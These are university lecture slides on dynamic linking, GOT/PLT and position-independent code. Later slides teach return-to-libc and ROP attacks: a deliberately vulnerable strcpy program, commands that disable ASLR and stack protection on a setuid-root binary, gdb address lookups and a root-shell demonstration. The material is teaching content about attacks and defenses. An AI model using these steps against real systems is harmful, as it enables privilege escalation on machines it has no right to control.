Lecture 12: libc

(Dynamic Linking and Loading, GOT, PLT, ret2libc, ROP)

Xin Liu

Florida State University
xliu15@fsu.edu

COP 4610 Operating Systems
https://xinliulab.github.io/FSU-COP4610-Operating-Systems/

Outline

We have already learned that an ”executable file” is a data structure that describes the initial state of a process. Through the Funny Little Executable, we explored the compilation, linking, and loading processes involved in generating an executable file.

Today’s Key Question:

- As the software ecosystem evolved, the need for **”decomposing”** software and dynamic linking emerged!

Main Topics for Today:

- Dynamic Linking and Loading: Principles and Implementation
- Security in **libc**

“Disassembling” an Application

Software Ecosystem Requirements

How Many Executable Files Exist in Our OS?

Have you ever wondered how many executable files are in your system?

- We can count the number of files in `/usr/bin` with:

```
ls -l /usr/bin | wc -l
```

- Most of these executables rely on `libc`. We can verify this with:

```
ldd /usr/bin/bash | grep libc
```

Why Dynamic Linking Matters?

Have A Try: static-test

What if every executable included its own copy of `libc`?

- Assume `libc` is 1MB in size.
- There are 1,500 executables in `/usr/bin`.
- Total storage required:

Without Dynamic Linking

$$1MB \times 1500 = 1.5GB$$

With Dynamic Linking:

- The system only needs **one copy** of `libc.so`.
- All executables share the same library at runtime.
- Saves **disk space** and **memory usage**.

”Disassembling” Application Requirements (1)

Achieving Separation of Runtime Libraries and Application Code

- **Library Sharing Between Applications**
  - Every program requires `glibc`.
  - But the system only needs a single copy.
  - Yes, we can check this with the `ldd` command.
- **Decomposing Large Projects**
  - Modifying code does not require relinking massive 2GB files.
  - Example: `lib4610.so`, etc. (Maybe one day the slides and lecture codes are `lib4610.so`)

Library Dependencies: A Security Risk

The shocking xz-utils (liblzma) backdoor incident (CVE-2024-3094)

- In March 2024, a serious security backdoor was discovered in ‘xz-utils‘, which provides the ‘liblzma‘ compression library.
- The backdoor allowed an attacker to remotely gain control over affected Linux systems.
- The attack was stealthy, bypassing security checks and remaining undetected for months.

How Did This Happen?

- The attacker, known as ‘JiaT75‘, contributed code to ‘xz-utils‘, slowly introducing malicious modifications.
- The malicious code was cleverly hidden within performance improvements and obfuscated commits.
- Even advanced security tools, like Google’s oss-fuzz, did not detect the attack at first.

The Impact of the Backdoor

Why Was This So Dangerous?

- Many Linux distributions (e.g., Debian, Fedora) rely on ‘xz-utils‘ for compression.
- ‘liblzma‘ is a core dependency in multiple system components, including OpenSSH.
- A compromised ‘liblzma‘ meant that attackers could intercept SSH traffic, effectively gaining remote access to Linux machines.

What Was the Response?

- Security researchers discovered and reported the issue before it was fully exploited.
- Major Linux vendors immediately released patches, removing the compromised versions.
- The incident raised concerns about supply chain security in open-source software.

Lessons from CVE-2024-3094

Key Takeaways:

- Open-source projects can be targeted by long-term attacks.
- Even trusted libraries like ‘liblzma‘ can become attack vectors.
- Automated security tools like ‘oss-fuzz‘ are helpful, but not foolproof.
- Regular auditing and manual code reviews are crucial for security.

What If This Happened to Other Critical Libraries?

- Imagine if ‘libc.so‘ or ‘libssl.so‘ were compromised in a similar way.
- How would this affect millions of Linux systems worldwide?

The UMN Linux Kernel Incident

What Happened?

- In 2021, researchers from the University of Minnesota (UMN) intentionally submitted malicious patches to the Linux kernel as part of a security study.
- Their goal was to demonstrate that vulnerabilities could be introduced through seemingly legitimate contributions.
- This research was conducted without prior disclosure to the Linux maintainers.

Community Response

- Greg Kroah-Hartman, a senior Linux maintainer, reacted strongly and reverted all commits from UMN.
- The entire UMN domain (‘umn.edu‘) was temporarily banned from contributing to the Linux kernel.
- The incident raised ethical concerns about conducting security research without consent.

References: UMN Incident Report, Reversion of UMN Commits, S&P’21 Statement on Ethics

”Decomposing Applications” Requirements (2)

Library Dependencies are Also a Code Weakness

- The shocking xz-utils (liblzma) backdoor incident
  - JiaT75 even bypassed oss-fuzz detection
  - Linux incident:
    Greg Kroah-Hartman reverted all commits from umn.edu;
    S&P’21 Statement

What if the Linux Application World was Statically Linked...

- libc releases an urgent security patch $\rightarrow$ all applications need to be relinked
- Semantic Versioning
  - ”Compatible” has a subtle definition
  - ”Dependency hell”

Does It Really Not Exist?

If this is a weapon of mass destruction, does it truly not exist?

- Consider the real world—certain nations possess nuclear weapons.
- They shape global stability.
- Could a similar balance exist in the digital world?

The Computer World Runs on a Fragile Equilibrium

- Zero-day vulnerabilities are discovered, but not always disclosed.
- Some entities have the capability to exploit them but choose restraint.
- Security and control often depend on an unspoken balance between offense and defense.

Dynamic Linking

The Challenge: A Naive Approach to Dynamic Linking

The "Load-Time Relocation" Idea

How it would work...

When a program starts, the loader:

1. Loads the shared library (e.g., `libc.so`) into memory.
2. Modifies the library's code by patching every absolute address to match its new location in memory. This is called **relocation**.

The Challenge: A Naive Approach to Dynamic Linking

The "Load-Time Relocation" Idea

How it would work...

When a program starts, the loader:

1. Loads the shared library (e.g., `libc.so`) into memory.
2. Modifies the library's code by patching every absolute address to match its new location in memory. This is called **relocation**.

But this approach is deeply flawed!

- **Wastes Memory**: Since the code of the library is modified for each process, it cannot be shared. Every process gets its own private copy of the code.
- **Slow Program Startup**: The loader has to perform a huge amount of relocation work every single time a program is launched.

This completely defeats the purpose of "sharing" libraries!

The Modern Solution: Position-Independent Code

The Idea: Compile Code That Needs No Modification

What is Position-Independent Code (PIC)?

It's a special kind of machine code that can execute correctly regardless of where it is placed in memory.

- The code section (`.text`) contains no absolute memory addresses.
- All memory accesses are made indirectly through special tables.

The Modern Solution: Position-Independent Code

The Idea: Compile Code That Needs No Modification

What is Position-Independent Code (PIC)?

It's a special kind of machine code that can execute correctly regardless of where it is placed in memory.

- The code section (`.text`) contains no absolute memory addresses.
- All memory accesses are made indirectly through special tables.

The Benefits are Game-Changing

- **True Memory Sharing**: The OS can load the library's code into physical memory just once. It then uses `mmap()` to map this same read-only memory into the virtual address space of every process that needs it.
- **Extremely Fast Startup**: The loader's job becomes trivial. No need to relocate code on-the-fly. Just map and go!

How PIC Works: The GOT and PLT

The Mechanism

PIC uses two per-process tables in the data section:

- **Global Offset Table (GOT)**: Stores the absolute addresses of functions and variables.
- **Procedure Linkage Table (PLT)**: A ”trampoline” that code jumps to when calling an external function.

The ”Lazy Binding” Process

On the first call to a function (e.g., `printf`):

1. Code jumps to `printf`’s entry in the PLT.
2. PLT sees the address is not yet resolved in the GOT.
3. It invokes the dynamic linker.
4. The linker finds the real address of `printf` and patches the GOT.

Subsequent calls are fast: The PLT now directly jumps to the address stored in the GOT.

The Result

Verifying "Only One Copy"

Have A Try: so-test

How to Achieve This?

- Create a very large `libbloat.so`
  - Our example: 100M of `nop` (0x90)
- Launch 1,000 processes dynamically linked to `libbloat.so`
- Observe the system's memory usage:
  - 100MB or 100GB?
- If it's the latter, the system will immediately crash.
  - However, the **out-of-memory killer** will terminate the process with the highest `oom_score`.
  - We can also use `pmap` to observe the address of `libbloat.so`.
    - Do all of the addresses point to the same shared library?

How Shared Libraries Shape Process Address Space

Shared Libraries and Virtual Memory

- When a process loads `libc.so`, the operating system maps it into the process's virtual address space.
- The same physical memory holding `libc.so` can be shared across multiple processes.
- This is achieved via `mmap`/`munmap`/`mprotect`, which maps shared objects to the address space without duplication.

Address Translation: From Virtual to Physical

- The CPU translates virtual addresses using **paging**.
- In x86 systems, the **CR3 register** holds the base address of the **page table**.
- When a process accesses a function in `libc.so`, the CPU:
  - Reads the virtual address from the instruction.
  - Uses CR3 to locate the correct page table.
  - Translates the virtual address into a physical address.

Shared Library Mapping

```
$ pmap 13463 | grep libbloat.so
00007fc24778f000 4K r-x-- libbloat.so
00007fc24db91000 102404K r-x-- libbloat.so
00007fc24db93000 4K r---- libbloat.so
00007fc24db93000 4K rw--- libbloat.so

$ pmap 13464 | grep libbloat.so
00007fc10de6c000 4K r-x-- libbloat.so
00007fc10de6d000 102404K r-x-- libbloat.so
00007fc11426e000 4K r---- libbloat.so
00007fc114270000 4K rw--- libbloat.so
```

- Both processes show `102404K r-x-- libbloat.so`.
- Each process maps the code at different virtual addresses.
- The code pages are read-only and shared in RAM.

Key point: A process only sees virtual addresses. The data is not stored "at that address." The MMU uses the CR3 register to find the page tables and translate virtual to physical, so both processes share the same physical code pages.

Dynamic Loading

All problems in computer science can be solved by another level of indirection. (Butler Lampson).

Dynamic Linking: A Layer of Indirection

At Compilation: Function Calls Use an Indirect Lookup

```
call *TABLE[printf@symtab]
```

At Linking: Symbols Are Collected and Mapped

- The linker gathers all symbol references.
- It generates symbol information and the necessary code.

Symbol Lookup and Binding

```
#define foo@symtab 1
#define printf@symtab 2
...

void *TABLE[N_SYMBOLS];

void load(struct loader *ld) {
   TABLE[foo@symtab] = ld->resolve("foo");
   TABLE[printf@symtab] = ld->resolve("printf");
   ...
}
```

Let's look at the GOT

- Every symbol that needs dynamic resolution has a slot in the GOT.
- In ELF the relocation entries are in `.rela.dyn`.

```
Relocation section '.rela.dyn' ...
  Offset Info Type Sym. Name + Addend
  0000000000003fe0 000300000006 R_X86_64_GLOB_DAT printf@GLIBC_2.2.5 + 0
```

- Use `objdump` to locate offset `0x3fe0` in the GOT.
- `printf("$p\n", printf);` prints the PLT/GOT trampoline, not the real code address.
- `*(void **)(base + 0x3fe0)` gives the resolved target address.

A Historical Legacy Issue: Compile First, Link Later

Compiler Option 1: Fully Table-Based Indirect Jump

```
ff 25 00 00 00 00 call *FOO_OFFSET(%rip)
```

- Each call to `foo` requires an additional table lookup, leading to performance inefficiency

Compiler Option 2: Fully Direct Jump

```
e8 00 00 00 00 call <reloc>
```

- `%rip`: `0000555982b7000`
- `libc.so`: `00007fdcfd800000`
  - The difference is `2a8356549000`
- A 4-byte immediate cannot store such a large offset, making the jump impossible
  - On x86-64, direct call/jmp instructions use a 32-bit offset (±2GB)

What Can We Do?

For Performance, "Fully Direct Jump" is the Only Choice

```
e8 00 00 00 00 call <reloc>
```

- If a symbol is resolved at link time (e.g., `printf` from dynamic loading), then a small piece of code is "synthesized" in `a.out`:

```
printf@plt:
   jmp *PRINTF_OFFSET(%rip)
```

- This leads to the invention of the **PLT (Procedure Linkage Table)**!

Why Can't We Just 'call' a Shared Library Function?

The Core Limitation

In the x86-64 architecture, the standard `call` instruction uses a **32-bit relative offset**.

- This means it can only jump forward or backward by approximately 2GB from its current location.

Why Can't We Just 'call' a Shared Library Function?

The Core Limitation

In the x86-64 architecture, the standard `call` instruction uses a **32-bit relative offset**.

- This means it can only jump forward or backward by approximately 2GB from its current location.

The Challenge in a 64-bit Address Space

The operating system might load a shared library (like `libc.so`) at an address that is much farther than 2GB away from your main program's code.

- A direct `call` instruction from your code simply cannot reach a destination so far away. Its "legs" are too short.

How PLT and GOT Work Together

1. GOT

- An "address book."
- It stores the full 64-bit addresses of shared library functions.

2. PLT

- A "trampoline".
- Executable CODE.
- A long-distance jump.

The Two-Step Process

Your code doesn't attempt the impossible long jump. Instead:

1. **The Short Hop:** Your `call` makes an easy, short jump to an entry in the PLT (which is always close by).
2. **The Long Jump (The Real Trick):** The code inside the PLT entry performs an **indirect jump**. It does two things:
   - It first **reads** the full 64-bit destination address from the GOT (the address book).
   - Then it **jumps** to that address, which can be anywhere in memory.

Get a Glimpse of ELF

Have A Try: got

```
#include <stdlib.h>

int main()
{
   exit(0);
}
```

Examining Offset in the GOT using objdump:

- We can set a ”read watchpoint” to see who accesses it.

Return-to-libc Attacks

Bypassing NX (Non-Executable Stack)

Understanding GCC Compilation Options of BOF

Command Analysis:

```
gcc -g -o stack -z execstack -fno-stack-protector stack.c
```

Breakdown of Options:


- `-g` : Includes debugging information for use with GDB.
- `-o stack` : Names the output binary file as `stack`.
- `-z execstack` : Allows execution of code in the stack.
- `-fno-stack-protector` : Disables stack protection (canary checks), making buffer overflows easier to exploit.

Key Point:

- These options weaken modern security mechanisms.
- They enable execution of injected shellcode on the stack.
- In a real-world scenario, security features prevent such execution.

Can These Security Measures Be Bypassed?

- Jump to existing code: e.g. **libc** library.
- Run `system(cmd)`, cmd argument is a command which gets executed.



Stack.c

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int foo(char *str)
{
   char buffer[100];

   /* The following statement has a buffer overflow problem */
   strcpy(buffer, str);

   return 1;
}

int main(int argc, char **argv)
{
   char str[400];
   FILE *badfile;

   badfile = fopen("badfile", "r");
   fread(str, sizeof(char), 300, badfile);
   foo(str);

   printf("Returned Properly\n");
   return 1;
}
```

Comparing BOF and Ret2libc Settings

Buffer Overflow (Traditional Shellcode Execution):

```
$ gcc -fno-stack-protector -z execstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Return-to-libc Attack (Ret2libc):

```
$ gcc -fno-stack-protector -z noexecstack -o stack stack.c
$ sudo sysctl -w kernel.randomize_va_space=0
$ sudo chown root stack
$ sudo chmod 4755 stack
```

Key Differences:

- Buffer Overflow attacks require an executable stack (`-z execstack`), while ret2libc does not (`-z noexecstack`).
- Both attacks disable StackGuard (`-fno-stack-protector`) and ASLR (`randomize_va_space=0`).
- Ret2libc leverages existing functions in `libc` (e.g., `system()`), avoiding the need for custom shellcode.

Overview of the Attack

Task A : Find address of `system()`.

- *To overwrite return address with `system()`'s address.*

Task B : Find address of the "/bin/sh" string.

- *To run command "/bin/sh" from `system()`.*

Task C : Construct arguments for `system()`.


- *To find location in the stack to place "/bin/sh" address (argument for `system()`).*

Task A : To Find `system()`'s Address.

- Debug the vulnerable program using `gdb`.
- Using `p` (print) command, print address of `system()` and `exit()`.

```
$ gdb stack
(gdb) run
(gdb) p system
$1 = {<text variable, no debug info>} 0xb7e5f430 <system>
(gdb) p exit
$2 = {<text variable, no debug info>} 0xb7e52fb0 <exit>
(gdb) quit
```

Task B : To Find ”/bin/sh” String Address



Task B : To Find ”/bin/sh” String Address

```
#include <stdio.h>

int main()
{
   char *shell = (char *)getenv("MYSHELL");

   if(shell){
      printf(" Value: %s\n", shell);
      printf(" Address: %x\n", (unsigned int)shell);
   }

   return 1;
}
```

Code to display address of environment variable

```
$ gcc envaddr.c -o env55
$ export MYSHELL="/bin/sh"
$ ./env55
  Value: /bin/sh
  Address: bffffe8c
```

Export ”MYSHELL” environment variable and execute the code.

Task B : Some Considerations


```
$ mv env55 env7777
$ ./env7777
  Value: /bin/sh
  Address: bffffe88
```

```
$ gcc -g envaddr.c -o envaddr_dbg
$ gdb envaddr_dbg
(gdb) b main
Breakpoint 1 at 0x804841d: file envaddr.c, line
       6.
(gdb) run
Starting program: /home/seeds/labs/buffer-
      overflow/envaddr_dbg
(gdb) x/100s *((char **)environ)
0xbffff55e: "SSH_AGENT_PID=2494"
0xbffff571: "GPG_AGENT_INFO=/tmp/keyring-YIRqWE
      /gpg:0:1"
0xbffff59c: "SHELL=/bin/bash"
......
0xbffffb7: "COLORTERM=gnome-terminal"
0xbffffd0: "/home/seeds/labs/buffer-overflow/
      envaddr_dbg"
```

- Address of "MYSHELL" environment variable is sensitive to the length of the program name.
- If the program name is changed from env55 to env77, we get a different address.

Task C : Argument for `system()`

- Arguments are accessed with respect to `ebp`.
- Argument for `system()` needs to be on the stack.
- Need to know where exactly `ebp` is after we have "returned" to `system()`, so we can put the argument at `ebp + 8`.



Frame for the `system()` function

Function Prologue in Stack Management

Function prologue is executed at the beginning of a function to set up a stack frame.

```
pushl %ebp # Save old frame pointer
movl %esp, %ebp # Set up new frame pointer
subl $N, %esp # Allocate space for local variables
```

Key Steps:

- Saves caller's frame pointer (`push %ebp`).
- Establishes a new frame pointer (`mov %esp, %ebp`).
- Allocates space for local variables (`subl $N, %esp`).

Example: Function Prologue in C

C Function:

```
void example() {
   int a = 5;
   int b = 10;
}
```

Corresponding Assembly (x86):

```
pushl %ebp # Save old frame pointer
movl %esp, %ebp # Set up new frame pointer
subl $8, %esp # Allocate space for 'a' and 'b'
```

Explanation:

- The function starts by saving the caller's frame pointer.
- A new frame pointer is established for local variable management.
- The stack pointer is adjusted to allocate space for 'a' and 'b'.

Function Prologue and Epilogue Example

C Function:

```
void foo(int x) {
    int a;
    a = x;
}

void bar() {
    int b = 5;
    foo(b);
}
```

Corresponding Assembly (x86):

```
pushl %ebp # (1) Save the caller's base pointer (previous stack frame)
movl %esp, %ebp # (2) Establish a new base pointer for the current function
subl $16, %esp # (3) Allocate 16 bytes of space for local variables
movl 8(%ebp), %eax # (4) Load the function argument (x) from the caller's stack into EAX
movl %eax, -4(%ebp) # (5) Store the value of x into the local variable a
leave # (6) Restore the previous stack frame (mov %ebp, %esp; pop %ebp)
ret # (7) Return to the caller using the stored return address
```

Key Points:

- **Function Prologue** (1): Sets up the stack frame.
- **Function Epilogue** (2): Cleans up the stack and returns.
- The function argument ‘x‘ is accessed via ‘8(%ebp)‘.

Finding system()'s Argument Address

Understanding the Stack Changes:

- To find the argument for 'system()', we need to analyze how the 'ebp' and 'esp' registers change during function calls.
- When the return address is modified, the vulnerable function ('bof') completes execution, and the 'system()' function begins.
- During this transition, the stack frame of 'bof' is deallocated, and 'system()"s prologue sets up its own stack frame.
- The argument for 'system()' must be carefully placed so that when 'system()' executes, it correctly references the intended memory address.

Flow Chart to Understand system() Argument

Process Flow:

- The return address is modified to jump to ‘system()‘.
- ‘ebp‘ is replaced by ‘esp‘ after ‘bof()‘ epilogue executes.
- The program jumps to ‘system()‘ and its prologue executes.
- ‘ebp‘ is set to the current value of ‘esp‘.
- “”/bin/sh”“ is stored in ‘ebp + 8‘, ensuring ‘system()‘ gets the correct argument.
- ‘ebp + 4‘ is used as the return address of ‘system()‘, which can be set to ‘exit()‘ to prevent crashes.

Key Considerations:

- Ensure correct memory alignment when placing ‘system()‘ arguments.
- The transition between ‘bof()‘ and ‘system()‘ affects stack alignment.
- Checking the memory map helps verify argument placement before execution.

Launch the Attack

Steps to Execute the Exploit:

- Compile the exploit code.
- Execute the exploit.
- Run the vulnerable program to trigger the attack.

```
$ gcc ret_to_libc_exploit.c -o exploit
$ ./exploit
$ ./stack
# <- Got the root shell!

# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=0(root),4(adm) ...
```

Outcome:

- Successful execution grants root shell access.
- ‘euid=0(root)‘ confirms privilege escalation.

From Ret2libc to ROP (Return Oriented Programming)

ROP Attack Using `sprintf()`

Goal: Use `sprintf()` to write "/bin/sh" into memory and execute a root shell.

Why `sprintf()`?

- Avoids NX protection (no need to execute shellcode).
- Allows precise byte-wise memory control.

Attack Steps:

1. Exploit buffer overflow in `foo()` to overwrite return address.
2. Redirect execution to a controlled stack frame using `leave; ret`.
3. Use `sprintf()` to write "/bin/sh" into memory.
4. Call `setuid(0)` to gain root privileges.
5. Call `system("/bin/sh")` to spawn a shell.
6. Call `exit()` to prevent crashing.

ROP Chain Execution Flow

- **Step 1: Overwrite return address** → Jump to `leave; ret`.
  - `leave;` sets `ebp` to an attacker-controlled stack frame.
  - `ret` jumps to the next function in the ROP chain.
- **Step 2: Execute `sprintf(sprintf_arg1, sprintf_arg2)`** → Writes "/bin/sh" into memory.
  - The return address of `sprintf()` is set to another `leave; ret` gadget.
  - After execution, the new stack frame points to the next function in the chain.
- **Step 3: Call `setuid(0)`** → Escalates privileges to root.
  - The return address of `setuid()` is set to another `leave; ret`.
  - This ensures smooth transition to the next stage.
- **Step 4: Call `system("/bin/sh")`** → Launches a root shell.
  - The argument `"/bin/sh"` was written earlier using `sprintf()`.
  - Another `leave; ret` ensures execution continues to `exit()`.
- **Step 5: Call `exit()`** → Ensures a clean exit to prevent crashes.

ROP + GOT Leak

Bypassing ASLR (Address Space Layout Randomization)

Comparing BOF, Ret2libc, and ROP Settings

